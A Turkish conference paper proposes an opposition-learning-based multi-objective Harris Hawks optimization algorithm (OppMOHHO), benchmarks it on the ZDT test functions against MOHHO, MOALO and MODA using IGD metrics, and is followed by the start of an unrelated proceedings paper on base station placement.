Bu çalışmada, çok amaçlı optimizasyon problemleri için karşıtlık öğrenmesine dayanan çok amaçlı Harris Şahin optimizasyon algoritması (*Opposition learning-based Multi-Objective Harris Hawks Optimizer: OppMOHHO*) önerilmiştir. Bu algoritma 2020 yılında literatüre kazandırılan Harris Şahin optimizasyon algoritmasını temel almaktadır. Çok amaçlı Harris Şahin optimizasyon algoritmasında (*Multi-Objective Harris Hawks Optimizer: MOHHO*), orijinal algoritmanın bulduğu çözümleri saklamak ve şahinlerin pozisyonlarını göstermek için bir arşiv eklenmiştir. Sonrasında bu arşivden çözümlerin seçilmesi için rulet tekerleği yöntemi kullanılmıştır. Bu çalışmada ise MOHHO yapısına karşıtlık öğrenme mekanizması eklenerek, algoritmanın performansı artırılmaya çalışılmıştır. OppMOHHO algoritmasının performansını göstermek için literatürden kısıtlamasız ZDT test fonksiyonu serisi (*ZDT1-ZDT6*) alınmıştır. Tüm test fonksiyonları için OppMOHHO algoritması MOHHO, Çok Amaçlı Karınca Aslanı Optimizasyonu (*MOALO*) ve Çok Amaçlı Yusufçuk Optimizasyonu (*MODA*) algoritmaları ile karşılaştırılmıştır. Karşılaştırma için kullanılan algoritmaların istatistiksel Ters Nesilsel Mesafe (*IGD*) metrikleri hesaplanmıştır. Elde edilen sonuçlar, önerilen OppMOHHO algoritmasının çok amaçlı optimizasyon problemlerinde diğer algoritmalara göre daha başarılı olduğunu göstermektedir.

Anahtar Kelimeler: *Çok Amaçlı Optimizasyon, Karşıtlık öğrenme, Harris Şahin Optimizasyon Algoritması, Ters Nesilsel Mesafe.*

OPPOSITION LEARNING-BASED MULTI-OBJECTIVE HARRIS HAWKS OPTIMIZER FOR MULTIOBJECTIVE OPTIMIZATION PROBLEMS

ABSTRACT

In this study, Opposition learning-based Multi-Objective Harris Hawks Optimization algorithm (*OppMOHHO*) is proposed for multi-objective optimization problems. This algorithm is based on the Harris Hawks optimization algorithm, which was introduced to the literature in 2020. In the Multi-Objective Harris Hawks Optimization algorithm (*MOHHO*), an archive was added to store the solutions found by the original algorithm and show the positions of the hawks. Later, the roulette wheel method was used to select solutions from this archive. In this study, the performance of the algorithm was tried to be increased by adding the opposition learning mechanism to the MOHHO structure. The unconstrained ZDT test function series (*ZDT1-ZDT6*) is taken from the literature to show the performance of the *OppMOHHO* algorithm. For all test functions, *OppMOHHO* algorithm has been compared with *MOHHO*, Multi-Objective AntLion Optimization (*MOALO*) and Multi-Objective Dragonfly Optimization (*MODA*) algorithms. Statistical Inverse Generational Distance (*IGD*) metrics of the algorithms used for comparison were calculated. The obtained results show that the proposed *OppMOHHO* algorithm is more successful than other algorithms in multi-objective optimization problems.

Keywords: *Multi-Objective Optimization, Opposition Learning, Harris Hawks Optimization Algorithm, Inverted Generational Distance.*

1. GİRİŞ

Bir problem karşısında belirli kısıtlar çerçevesinde en iyi çözüm yada sonucu alabilmek için yapılan çalışmaya optimizasyon adı verilmektedir. Optimizasyon sistemlerinde doğadan esinlenen algoritmalar ve matematiksel denklemler kullanılmaktadır. Optimizasyon problemlerini tek amaçlı ve çok amaçlı olarak iki gruba ayırmak mümkündür. Tek amaçlı optimizasyon problemlerinde; bir amaç çerçevesinde çözüme ulaşılmaktadır. Çok amaçlı optimizasyon problemlerinde ise birden fazla amaç bulunmakta ve bu amaçlar birbirleri ile çelişebilmektedir. Bu tarz durumlarda problemin zorluk derecesi artmaktadır [1]. Çok amaçlı optimizasyon, birden fazla kısıtlamaya sahip olan birden çok amacı minimum veya maksimum yapmaya çalışmaktadır. Örnek olarak bir araba satın alınırken konforu en

üst düzeye çıkarırken maliyeti en aza indirmek, bir aracın yakıt tüketimini ve kirletici emisyonunu en aza indirirken performansını en üst düzeye çıkarmak verilebilir [2].

Dünyamızdaki problemler genellikle sınırlı, sınırsız, sürekli ya da ayrık yapıdadır. Bu yüzden matematiksel teknikler kullanılarak sınıflandırma yapmak oldukça zordur [3]. Matematiksel yöntemlere alternatif olarak sağladığı kolaylıktan dolayı meta sezgisel algoritmalar optimizasyon problemlerinin çözümünde kullanılmaktadır [4]. Meta sezgisel algoritmaların iteratif ve popülasyon temelli olmak üzere iki çeşidi bulunmaktadır [5]. Popülasyon temelli meta sezgisel algoritmaların büyük bir çoğunluğu (Gri Kurt, Harris Şahin, Kelebek, Yarasa, Karınca Kolonisi, Yapay Arı Kolonisi vb.) doğadan esinlenerek geliştirilmişlerdir [6-8].

Harris şahinlerinin işbirlikçi davranışları ve avlarını kovalama hareketinden esinlenen Heidari [3], popülasyon temelli ve türevsel işlemler içermeyen Harris Şahin Optimizasyon algoritmasını (*HHO*) geliştirmiştir. Şahinlerin avlanmak için yaptığı stratejilere bakılarak farklı kovalama modellerinden esinlenmiş olup, temel olarak HHO algoritmasında üç ana aşama vardır: birincisi avı bulmak, ikincisi sürpriz saldırı ve sonuncusu şahinlerin birbirinden farklı dört saldırıdan birini seçip uygulamasıdır. Literatürde Heidari'nin geliştirdiği HHO algoritmasını çok amaçlı problemler için uyarlanmış Çok Amaçlı Harris Şahin Optimizasyon (*MOHHO*) algoritması çalışmaları bulunmaktadır. Milad [9], geliştirdiği MOHHO algoritmasında çok amaçlı parçacık sürüsü optimizasyon algoritmasından (MOPSO) esinlenmiştir. Heidari'nin algoritmasından farklı olarak lider bir şahin belirleyip optimizasyonu bu çerçevede devam etmiştir. Pei Du [10], MOHHO algoritmasını hava kirletici konsantrasyonlarını tahmin edebilmek, aynı zamanda yüksek doğruluk ve kararlılık elde edebilmek için Aşırı Öğrenme Makine (ELM) modelinin parametrelerini ayarlamak için kullanmıştır. Alınan sonuçlar, önerilen hibrit modelin diğer modellere kıyasla yüksek doğruluk ve kararlı bir yapıya sahip olduğunu göstermiştir.

Bu çalışmada, literatürde yer alan karşıtlık öğrenme mekanizması kullanılarak çok amaçlı optimizasyon problemlerinin çözümünde yeni bir yöntem olarak karşıtlık öğrenmesine dayanan çok amaçlı Harris Şahin optimizasyon algoritması (*Opposition learning-based Multi-Objective Harris Hawks Optimizer: OppMOHHO*) önerilmiştir. Önerilen OppMOHHO algoritmasının başarımının test edilmesi için orijinal MOHHO, MOALO ve MODA algoritmaları kullanılmıştır.

2. ÇOK AMAÇLI HARRİS ŞAHİN OPTİMİZASYON ALGORİTMASI (MOHHO)

Çok amaçlı optimizasyon yöntemlerinin [12] amacı, çeşitliliği en çok olan Pareto optimal çözümlerini doğru şekilde bulmaktır [13]. Çok amaçlı optimizasyon problemlerinde birden çok amaç fonksiyonu olduğundan tüm hedefler arasında en iyi dengenin bulunması gerekir. Birçok amaçlı minimizasyon problemi için matematiksel denklem aşağıdaki gibidir:

$$\min F(x) = \{f_1(x), f_2(x), f_3(x), \dots, f_m(x)\}, m \geq 2 \quad (1)$$

$$q_i(x) \geq 0, i = 1, 2, \dots, z \quad (2)$$

$$h_i(x) = 0, i = 1, 2, 3, \dots, k \quad (3)$$

$$L_i \leq x_i \leq U_i, i = 1, 2, 3, \dots, p \quad (4)$$

Yukarıdaki denklemlerde, m amaç fonksiyonu sayısını, q_i i . eşitsizlik kısıtlamasını, z eşitsizlik kısıtlaması sayısını, h_i i . eşitlik kısıtlamasını, k eşitlik kısıtlaması sayısını ifade etmektedir. L_i ve U_i problem değişkeninin alt ve üst sınırını, p ise problem boyutunu göstermektedir.

MOHHO algoritmasında, orijinal HHO algoritmasındaki keşif aşaması, keşiften sömürüye geçiş aşaması ve sömürü aşamasındaki dört farklı kuşatma durumu için Ek-1 deki denklemler kullanılmıştır. HHO algoritmasına ek olarak MOHHO algoritmasında çözümleri saklamak için bir arşiv mekanizması ve çözümlerin seçimi içinde bir rulet tekerleği yöntemi eklenmiştir [11]. Maksimum boyutu daha önce belirlenen arşivde ilk olarak mevcut iterasyonda seçilen baskın olmayan Pareto optimal çözümler depolanır. Her iterasyonda baskın olmayan çözümler arşivlenen üyeler ile karşılaştırılır ve arşiv güncellenir. Arşiv dolu olduğunda, arşivde yeni çözümleri saklamak için pareto çözümünde yoğun olan çözümlerden aşağıdaki olasılık değerlerine göre bazı üyeler silinmektedir.

$$P_i = \frac{N_i}{c}, c > 1 \quad (5)$$

Yukarıdaki eşitlikte c bir sabiti göstermektedir. N_i , i . çözümün yakınındaki çözümlerin sayısıdır. MOHHO algoritmasının çalışma aşamaları kısaca aşağıda bahsedildiği gibidir [11]:

- Adım 1. Popülasyon boyutu (N), maksimum iterasyon (T) ve arşiv boyutu (S) değerleri verilir. Değişken aralıkları içinde rastgele başlatılır.
- Adım 2. Her şahin için $f_1(x)$ ve $f_2(x)$ amaç fonksiyon değerleri hesaplanır.
- Adım 3. Mevcut iterasyonda popülasyondaki baskın olmayan pareto optimal çözümler seçilir; Böylece $X_{\text{rabbit}}(t)$, tavşanın pozisyonu arşivin daha az nüfuslu bir alanından rulet çarkı yöntemi ile seçilir.
- Adım 4. Her bir şahin pozisyonu, Ek-1 deki denklemlere göre güncellenir.
- Adım 5. Her şahin için yeni amaç fonksiyon değeri hesaplanır sonrasında baskın olmayan çözümler güncellenir; böylece daha iyi çözümler arşivlenir.
- Adım 6. Arşiv dolduğunda, arşivde alan oluşturmak için arşivdeki veriler rulet çarkı yöntemi ile silinir. Adım 3'e gidilerek aynı işlemler maksimum iterasyon sayısına ulaşana kadar devam edilir.
- Adım 7. Maksimum iterasyon sayısına ulaşıldığında, arşivdeki en iyi çözümün çıktısı alınır.

MOHHO algoritmasının ayrıntılarını incelemek isteyen okurlar [11] nolu makaleyi inceleyebilirler.

3. KARŞITLIK ÖĞRENME TEMELLİ ÇOK AMAÇLI HARRİS ŞAHİN OPTİMİZASYON ALGORİTMASI (OppMOHHO)

Karşıtlık öğrenme mekanizması, ilk olarak başlangıç popülasyon çözümlerinin kalitesini iyileştirmek için kullanılmaktadır. Bu strateji, arama alanında iki yönlü arama yapmaktadır. Bunlardan biri orijinal çözüm, diğeri ise bu çözümün karşıtı olan çözümü temsil eder. Karşıtlık öğrenme stratejisi tüm çözümler içerisinde en uygun çözümleri alır [16-17]. $x \in [a, b]$ bir reel sayı olsun. x 'in karşıtlık noktası şu şekilde tanımlanır:

$$x^* = a + b - x \quad (6)$$

Benzer şekilde, tanım aşağıdaki gibi daha yüksek boyutlar için genelleştirilebilir. $x = (x_1, x_2, \dots, x_D)$, D boyutlu uzayda bir nokta olsun, burada $x_1, x_2, \dots, x_D \in R$ ve $x_j \in [a_j, b_j]$, $j \in 1, 2, \dots, D$. Karşıtlık noktası $x^* = (x_1^*, x_2^*, \dots, x_D^*)$ şu şekilde tanımlanır:

$$x_j^* = a_j + b_j - x_j \quad (7)$$

Karşıtlık öğrenme mekanizmasının temelinde, mevcut çözüm aranırken arama ajanı çözüme uzak ise, arama ajanının karşıtı olan noktanın çözüme daha yakın olabileceği göz önüne alınarak, karşıtlık noktası hesaplanarak çözüm araması yapılabilmektedir. Karşıtlık öğrenme mekanizması, ikinci olarak karşıtlık temelli jenerasyon atlama işlemi ile bir atlama hızı katsayısına bağlı olarak mevcut arama ajanının karşıtlık noktasını optimizasyon adımları boyunca hesaplayabilmektedir. Karşıtlık öğrenme mekanizması ile bulunan karşıtlık arama ajanları ile mevcut arama ajanları arasından daha iyi olanlar maliyet değerlerine göre bir sonraki optimizasyon adımı için seçilir [18]. Eşitlik (8)'de karşıtlık tabanlı jenerasyon atlama işlemi verilmektedir:

$$x_{i,g+1} = \begin{cases} \tilde{x}_{i,g} = a + b - x_{i,g}, & \text{eğer } (r_1 < j_r) \\ x_{i,g}, & \text{diğer} \end{cases} \quad (8)$$

Bu denklemden, j_r atlama hızı değerini, $x_{i,g+1}$ bir sonraki iterasyondaki arama ajanını, $\tilde{x}_{i,g}$ karşıtlık arama ajanını, r_1 rastgele sayıyı $[0,1]$ göstermektedir. OppMOHHO algoritmasının çalışma aşamaları kısaca aşağıda bahsedildiği gibidir:

- Adım 1. Popülasyon boyutu (N), maksimum iterasyon (T), arşiv boyutu(S) değerleri ve atlama hızı değeri verilir. Değişken aralıkları içinde rastgele başlatılır.
- Adım 2. Başlangıçta karşıtlık popülasyonu hesaplanır.
- Adım 3. Her bir birey (şahin) ve karşıtlık birey için $f_1(x)$ ve $f_2(x)$ maliyet fonksiyonu değerleri hesaplanır. Maliyet değerlerine göre en iyi N değer başlangıç çözümü olarak alınır.

- Adım 4. Mevcut iterasyonda popülasyondaki baskın olmayan pareto optimal çözümler seçilir; Böylece $X_{\text{rabbit}}(t)$, tavşanın pozisyonu arşivin daha az nüfuslu bir alanından rulet çarkı yöntemi ile seçilir.
- Adım 5. Her bir şahin pozisyonu, Ek-1 deki denklemlere göre güncellenir.
- Adım 6. Her şahin için yeni amaç fonksiyon değeri hesaplanır sonrasında baskın olmayan çözümler güncellenir; böylece daha iyi çözümler arşivlenir.
- Adım 7. Karşıtlık tabanlı jenerasyon atlama işlemi ile mevcut aday çözümlerin karşıt noktaları hesaplanır, mevcut ve karşıt noktalar arasından maliyet değerlerine göre en iyi N aday çözüm bir sonraki iterasyon için seçilir.
- Adım 8. Arşiv dolduğunda, arşivde alan oluşturmak için arşivdeki veriler rulet çarkı yöntemi ile silinir. Adım 4'e gidilerek aynı işlemler maksimum iterasyon sayısına ulaşana kadar devam edilir.
- Adım 9. Maksimum iterasyon sayısına ulaşıldığında, arşivdeki en iyi çözümün çıktısı alınır.

4. DENEYSEL SONUÇLAR

Önerilen OppMOHHO algoritması literatürden alınan altı tane ZDT kısıtlamasız fonksiyonu ile test edilmiştir. Test fonksiyonlarının matematiksel ifadeleri aşağıdaki Tablo 1'de verilmiştir. OppMOHHO algoritmasının bu test fonksiyonları karşısında başarısını görmek ve performansını ölçmek için literatürde yer alan Çok Amaçlı Harris Şahin Optimizasyonu (MOHHO), Çok Amaçlı Karınca Aslanı Optimizasyonu (MOALO) [15] ve Çok Amaçlı Yusufçuk Optimizasyonu (MODA) [14] kullanılmıştır. Maksimum iterasyon 500, arşiv boyutu 100, popülasyon boyu 100, problem boyutu 5 olarak kullanılmıştır. Niteliksel sonuçlar, algoritmalar ile elde edilen en iyi Pareto optimal çözüm Şekil 1-6'da verilmiştir.


TABLO 1

ZDT Çok Amaçlı Optimizasyon Test Problemleri	
ZDT1	$\begin{aligned} \text{Minimum } f_1(x) &= x_1 \\ \text{Minimum } f_2(x) &= g(x) \times h(f_1(x), g(x)) \\ g(x) &= ((9/(N-1)) \sum_{i=2}^N x_i) \\ h(f_1(x), g(x)) &= 1 - \sqrt{f_1(x)/g(x)} \end{aligned}$
ZDT2	$\begin{aligned} \text{Minimum } f_1(x) &= x_1 \\ \text{Minimum } f_2(x) &= g(x) \times h(f_1(x), g(x)) \\ g(x) &= ((9/(N-1)) \sum_{i=2}^N x_i) \\ h(f_1(x), g(x)) &= 1 - (f_1(x)/g(x))^2 \end{aligned}$
ZDT3	$\begin{aligned} \text{Minimum } f_1(x) &= x_1 \\ \text{Minimum } f_2(x) &= g(x) \times h(f_1(x), g(x)) \\ g(x) &= ((9/(N-1)) \sum_{i=2}^N x_i) \\ h(f_1(x), g(x)) &= 1 - \sqrt{f_1(x)/g(x)} - (f_1(x)/g(x)) \sin(10\pi f_1(x)) \end{aligned}$
ZDT4	$\text{Minimum } f_1(x) = x_1$


$$\begin{aligned} \text{Minimum } f_2(x) &= g(x) \times h(f_1(x), g(x)) \\ g(x) &= 1 + 10(N - 1) + \sum_{i=2}^N (x_i^2 - 10\sin(4\pi x_i)) \\ h(f_1(x), g(x)) &= 1 - \sqrt{(f_1(x)/g(x))} \end{aligned}$$

$$\begin{aligned} \text{Minimum } f_1(x) &= 1 + u_i \\ \text{Minimum } f_2(x) &= g(x) \times h(x) \\ g(x) &= \sum_{i=2}^N v_i \\ \text{ZDT5 } h(f_1(x), g(x)) &= 1 / (1 + u_i) \\ \text{if } \begin{cases} x_i = 0, u_i = 0 \\ \text{not}, u_i = 0 \end{cases} \\ \text{if } \begin{cases} u_i < 5, v_i = 2 + u_i \\ u_i = 5, v_i = 1 \end{cases} \end{aligned}$$


$$\begin{aligned} \text{Minimum } f_1(x) &= 1 - \exp(-4 \times x_1) \times \sin(6\pi x_1)^6 \\ \text{Minimum } f_2(x) &= g(x) \times h(f_1(x), g(x)) \\ \text{ZDT6 } g(x) &= 1 + 9 \left(\left(\sum_{i=2}^N x_i \right) / (N + 1) \right)^{0.25} \\ h(f_1(x), g(x)) &= 1 - ((f_1(x)/g(x)))^2 \end{aligned}$$




Şekil 1: ZDT1 fonksiyonu için pareto optimal grafikleri




Şekil 2: ZDT2 fonksiyonu için pareto optimal grafikleri




Şekil 3: ZDT3 fonksiyonu için pareto optimal grafikleri



Şekil 4: ZDT4 fonksiyonu için pareto optimal grafikleri



Şekil 5: ZDT5 fonksiyonu için pareto optimal grafikleri



Şekil 6: ZDT6 fonksiyonu için pareto optimal grafikleri

OppMOHHO ve diğer algoritmalar toplam 10 defa bağımsız olarak çalıştırılmıştır. Nicel sonuç için, algoritmanın performansını ölçmek amacıyla çok çeşitli performans ölçütlerinden olan Ters Nesil Mesafe (IGD) metriği [19] kullanılmıştır.

$$IGD = \frac{\sqrt{\sum_{i=1}^n d_i^2}}{n} \quad (9)$$

Burada, n Pareto optimal çözümlerin sayısını, d_i , i . gerçek Pareto optimal çözüm ile referans setinden elde edilen pareto optimal çözümler arasındaki Öklid mesafesini göstermektedir. IGD metriğinde Öklid mesafesi nesnel uzayda elde edilen en yakın pareto optimal çözümlerine göre her bir çözüm için hesaplanır. IGD ölçütü ile OppMOHHO, MOHHO, MOALO ve MODA algoritmalarının niteliksel olarak karşılaştırılması sağlanmıştır. MOHHO, MOALO ve MODA algoritmalarının sonuçları Çok Amaçlı Optimizasyon Problemleri için Çok Amaçlı Harris Şahin optimizasyonu [11] makalesinden alınmıştır. OppMOHHO ve alınan sonuçlar Tablo 2'de gösterilmiştir.

Tablo 2'de özetle IGD metriği için tüm algoritmaların istatistiksel sonuçları (Minimum, Maksimum, Ortalama ve Standart Sapma) verilmiştir. Tabloda her bir fonksiyon sonrasında algoritmaların başarımlarını göstermek için bir sıralama satırı eklenmiştir. Bu sıralamalar IGD metriğinin istatistiksel ortalama değerlerine göre belirlenmiştir. Tablo sonuçlarından, önerilen OppMOHHO algoritmasının ZDT1-2-4-5 problemleri için diğer algoritmalarından daha iyi sonuç verdiği anlaşılmaktadır. ZDT3 ve ZDT6 optimizasyon problemleri için algoritmalar arasında en iyi sonucu MOHHO algoritması

vermektedir. Tüm optimizasyon problemleri için ortalama sıralama değerlerine göre önerilen OppMOHHO algoritması 1.5 değeri ile en iyi performansa sahip algoritma olmuştur. Bu sonuçlar OppMOHHO algoritmasının performansının orijinal MOHHO algoritmasından daha kararlı olduğunu göstermektedir. Genel sonuçlara bakıldığında ise OppMOHHO algoritması çok amaçlı testlerde rekabetçi ve umut verici sonuçlar sağlamıştır.





Sonuçlar ayrıca kutu grafiği ile Şekil 7’de gösterilmiştir. Gösterilen şekillerde OppMOHHO’nun kutu grafiğinin diğer algoritmalara göre önemli ölçüde daha dar olduğunu göstermektedir, bu da algoritmanın tekrarlı sonuçlarının kararlı ve standart sapmasının az olduğunu göstermektedir. Dolayısı ile OppMOHHO algoritmasının özellikle ZDT1, ZDT2, ZDT4 ve ZDT5 problemleri için üzerinde üstün yakınsama sağladığı söylenebilir.


TABLO 2

OppMOHHO ve diğer algoritmaların IGD metrik sonuçları

IGD	OppMOHHO	MOHHO [11]	MOALO [11]	MODA [11]	
ZDT1	Minimum	2.0968e-03	2.1558e-03	7.5053e-03	2.6238e-03
	Maksimum	3.1284e-03	3.1261e-03	2.8622e-02	3.5280e-02
	Ortalama	2.6128e-03	2.6590e-03	1.6085e-02	1.0384e-02
	Standart Sapma	3.5205e-04	3.1904e-04	6.5678e-03	9.2860e-03
	Sıralama	1	2	4	3
ZDT2	Minimum	1.9331e-03	2.0533e-03	5.8187e-03	3.8275e-03
	Maksimum	3.3973e-03	4.8615e-03	3.7475e-02	1.7363e-02
	Ortalama	2.3588e-03	2.7954e-03	2.0062e-02	8.1583e-03
	Standart Sapma	4.9234e-04	7.8483e-04	1.0799e-02	3.9199e-03
	Sıralama	1	2	4	3
ZDT3	Minimum	2.3860e-02	2.3504e-02	2.4158e-02	2.5003e-02
	Maksimum	2.4885e-02	2.5167e-02	3.2551e-02	3.2223e-02
	Ortalama	2.4463e-02	2.4399e-02	2.7230e-02	2.6289e-02
	Standart Sapma	3.0698e-04	4.2077e-04	2.8361e-03	2.1390e-03
	Sıralama	2	1	4	3
ZDT4	Minimum	2.4242e-03	2.5782e-03	9.2187e-03	2.8312e-03
	Maksimum	5.2750e-03	8.8654e-02	1.0964e-01	1.4854e-02
	Ortalama	3.2928e-03	2.0324e-02	3.2029e-02	7.0687e-03
	Standart Sapma	8.4513e-04	3.5679e-02	2.9537e-02	4.2805e-03
	Sıralama	1	3	4	2
ZDT5	Minimum	1.5698e-03	1.4355e-03	5.8342e-02	3.8521e-02
	Maksimum	5.5539e-02	5.5223e-02	6.6722e-02	5.9623e-02

	Ortalama	3.1860e-02	3.9140e-02	6.1894e-02	5.4596e-02
	Standart Sapma	2.3616e-02	2.2496e-02	2.7238e-03	5.8588e-03
	Siralama	1	2	4	3
ZDT6	Minimum	1.2727e-03	1.6015e-03	3.9523e-03	1.5319e-03
	Maksimum	6.5324e-03	3.6562e-03	3.8021e-02	3.3530e-03
	Ortalama	2.4627e-03	2.3745e-03	1.2621e-02	2.4403e-03
	Standart Sapma	1.4904e-03	6.5828e-04	1.0242e-02	6.4006e-04
	Siralama	3	1	4	2
	Ortalama Siralama	1.5	1.8334	4.0000	2.8333
	Genel Siralama	1	2	4	3





Şekil 7: ZDT test fonksiyonları için IGD metriği istatistiksel sonuçları

5. SONUÇ

Bu çalışmada çok amaçlı optimizasyon problemlerini çözmek için karşıtlık öğrenme temelli çok amaçlı Harris Şahin optimizasyon algoritması (Opposition learning-based Multi-Objective Harris Hawks Optimizer: OppMOHHO) geliştirilmiştir. Bu algorithma Harris Şahin optimizasyon algoritmasının ana yapısı korunarak, iki aşamada kullanılan karşıtlık temelli öğrenme mekanizması algoritmaya ilave edilmiştir. Önerilen OppMOHHO algoritması literatürden alınan altı kısıtlamasız test fonksiyonu için 10 tekrarlı olarak orijinal MOHHO, MOALO ve MODA algoritmaları ile birlikte koşturulmuştur. IGD performans metriği sonuçları, OppMOHHO'nun yüksek yakınsama davranışına sahip olduğunu nicel olarak göstermiştir. Sonuç olarak, OppMOHHO algoritmasının ZDT test fonksiyonlarında orijinal MOHHO algoritması ve diğer iki algoritma (MOALO ve MODA) karşısında daha başarılı olduğu görülmektedir. Gelecekteki çalışmalarda, OppMOHHO algoritmasının diğer mühendislik tasarım problemlerine uygulanması ve farklı geliştirme çalışmaları ile algoritmanın performansının artırılması tavsiye edilmektedir.

6. EK 1: HHO algoritmasının denklemleri

6.1.1. Keşif Aşaması

$$X(t+1) = \begin{cases} X_{rand}(t) - r_1 |X_{rand}(t) - 2r_2 X(t)| & q \geq 0.5 \\ (X_{rabbit}(t) - X_m(t)) - r_3(LB + r_4(UB - LB)) & q < 0.5 \end{cases} \quad (\text{Ek1-1})$$

$$X_m(t) = \frac{1}{N} \sum_{i=1}^N X_i(t) \quad (\text{Ek1-2})$$

6.1.2. Keşiften Sömürülmeye Geçiş

$$E = 2E_0 * \left(1 - \frac{t}{T}\right) \quad (\text{Ek1-3})$$

6.1.3. Yumuşak kuşatma

$$X(t + 1) = \Delta X(t) - E |JX_{rabbit}(t) - X(t)| \quad (\text{Ek1-4})$$

$$\Delta X(t) = X_{rabbit}(t) - X(t) \quad (\text{Ek1-5})$$

6.1.4. Sert kuşatma

$$X(t + 1) = X_{rabbit}(t) - E |\Delta x(t)| \quad (\text{Ek1-6})$$

6.1.5. Aşamalı Hızlı Dalışlarla Yumuşak Kuşatma

$$Y = X_{rabbit}(t) - E |JX_{rabbit}(t) - X(t)| \quad (\text{Ek1-7})$$

$$Z = Y + SxLF(D) \quad (\text{Ek1-8})$$

$$LF(x) = 0.01x \frac{ux\sigma}{|v|^{\beta}}, \sigma = \left(\frac{\Gamma(1 + \beta) + \sin\left(\frac{\pi\beta}{2}\right)}{\Gamma\left(\frac{1 + \beta}{2}\right) x\beta x 2^{\frac{\beta-1}{2}}} \right)^{\frac{1}{\beta}} \quad (\text{Ek1-9})$$

$$X(t + 1) = \begin{cases} Y & \text{if } F(Y) < F(X(t)) \\ Z & \text{if } F(Z) < F(X(t)) \end{cases} \quad (\text{Ek1-10})$$

6.1.6. Aşamalı hızlı dalışlarla sert kuşatma

$$X(t + 1) = \begin{cases} Y & \text{if } F(Y) < F(X(t)) \\ Z & \text{if } F(Z) < F(X(t)) \end{cases} \quad (\text{Ek1-11})$$

$$Y = X_{rabbit}(t) - E |JX_{rabbit}(t) - X_m(t)| \quad (\text{Ek1-12})$$

7. KAYNAKÇA

- [1] Kaya S., Fıçlalı N., " ÇAO Problemlerinde Pareto Optimal Kullanımı", Social Sciences Research Journal, Vol. 5, Issue 2, 9-18, 2016.
- [2] Minimize multiple objective functions subject to constraints, <https://www.mathworks.com/discovery/multiobjective-optimization.html> , 2019.
- [3] Heidari A. A., Mirjalili S, Faris H., Aljarah I., Mafarja M., Chen H., "Harris hawks optimization: Algorithm and applications", Future Generation Computer Systems, Volume 97, 2019, Pages 849-872.
- [4] Dr éo J., étrowski A.P., Siarry P., "Taillard E. Metaheuristics for Hard Optimization: Methods and Case Studies", Springer Science & Business Media (2006)
- [5] Albi E.-G., "Metaheuristics: from Design to Implementation", vol. 74 John Wiley & Sons (2009).
- [6] Kılıç H. ve Yüzgeç U., "Improved antlion optimization algorithm," 2017 International Conference on Computer Science and Engineering (UBMK), Antalya, 2017.

- [7] Kılıç H. ve Yüzgeç U., "Tournament selection based antlion optimization algorithm for solving quadratic assignment problem", *Engineering Science and Technology, an International Journal*, Volume 22, Issue 2, 2019, Pages 673-691.
- [8] Karakuzu C., Karakaya F., Çavuşlu M.A., "FPGA implementation of neuro-fuzzy system with improved PSO learning", *Neural Networks*, Volume 79, 2016, Pages 128-140.
- [9] Eshkevari M. (2021). Çok amaçlı Harris Hawks Optimizasyonu (MOHHO) (<https://github.com/miladesh1212/Multi-objective-Harris-hawks-optimization-MOHHO->), GitHub, 3 Ocak 2021.
- [10] Du P., Wang J., Hao Y., Niu T., Yang W., "A novel hybrid model based on multi-objective Harris hawks optimization algorithm for daily PM2.5 and PM10 forecasting", *Applied Soft Computing*, Volume 96, 2020.
- [11] Kusoglu M., &Yüzgeç U., "Multi-Objective Harris Hawks Optimizer For Multiobjective Optimization Problems", *BSEU Journal of Engineering Research and Technology*, 1(1), 31-41, 2020.
- [12] Deb, K. (2001). *Multi-objective optimization using evolutionary algorithms* (Vol. 16). John Wiley & Sons.
- [13] K. Deb, A. Pratap, S. Agarwal and T. Meyarivan, "A fast and elitist multiobjective genetic algorithm: NSGA-II," in *IEEE Transactions on Evolutionary Computation*, vol. 6, no. 2, pp. 182-197, April 2002.
- [14] Mirjalili, S., "Dragonfly algorithm: a new meta-heuristic optimization technique for solving single-objective, discrete, and multi-objective problems" *Neural Computing and Applications* vol. 27, no.4, pp. 1053-1073, (2016).
- [15] Mirjalili, S., Pradeep J., and Shahrzad, S., "Multi-objective ant lion optimizer: a multi-objective optimization algorithm for solving engineering problems" *Applied Intelligence*, vol. 46, no.1, pp. 79-95, (2017).
- [16] Tubishat, M., Idris, N., Shuib, L., Abushariah, M. A., & Mirjalili, S., "Improved Salp Swarm Algorithm based on opposition based learning and novel local search algorithm for feature selection" *Expert Systems with Applications*, vol. 145, 113122, (2020).
- [17] S. Rahnamayan, H.R. Tizhoosh, M.M.A., "SalamaOpposition-based differential evolution algorithms" *Proc. Congr. Evol. Comput.*, pp. 2010-2017, (2016).
- [18] Wang, H., Wu, Z., Rahnamayan, S., Liu, Y., & Ventresca, M. "Enhancing particle swarm optimization using generalized opposition-based learning", *Information Sciences*, 181(20), 4699-4714, (2011).
- [19] Sierra MR, Coello CAC, "Improving PSO-based multi-objective optimization using crowding, mutation and ϵ -dominance", In: *Evolutionary multi-criterion optimization*, pp. 505–519, (2005).

GÖRÜNTÜ İŞLEME TEKNİKLERİNİN OPTİMUM BAZ İSTASYONU YERİ TESPİTİNDE KULLANILMASI

Yasin Kaya¹, Mehmet Barış Tabakcıoğlu²,

¹ *Ergin Makine Ar-Ge Bölümü, Bursa TURKEY*

² *Bursa Teknik Üniversitesi Elektrik Elektronik Mühendisliği Bölümü, Bursa TURKEY*

yassin.kaya.016@gmail.com

ORCID: 0000-0002-7668-6059

ÖZET

Günümüzde hemen hemen her yerde (bina içi, kent merkezi, kırsal kesim ve şehirler arası yollarda) kablosuz haberleşme kullanılmakta ve genellikle alıcı ve vericiler birbirini görmemektedir. Elektronik cihazların çalışabilmesi için eşik bir sinyal şiddeti alabilmesi gerekmektedir. İstenilen her bölgede kapsama alanını sağlamak için vericinin optimum bir yere konuşturulması gerekmektedir. Bu çalışmada, vericinin muhtemel tüm pozisyonları için ışın izleme tekniği kullanılarak kapsama alanına katkısı olan ışınlar tespit edilmiş olup, daha sonra bu ışınlar üzerinden Uniform kırınım teorisi (UKT) modeli kullanılarak elektrik alan şiddetleri hesaplanmış ve renkli kapsama alanı haritaları çıkarılmıştır. Haritalardaki kırmızı bölgeler alan şiddetinin yoğun olduğu, maviler ise şiddetin az olduğunu göstermektedir. Görüntü işleme teknikleriyle tüm haritalardaki kırmızı bölgeler seçilerek bu bölgelerin toplam elektrik alanı hesaplanmıştır. Sonuç olarak en yüksek elektrik alan şiddetine sahip harita optimum verici yeri olarak tayin edilmiştir.

Anahtar Kelimeler: *Uniform Kırınım, Görüntü İşleme, Baz İstasyonu,*

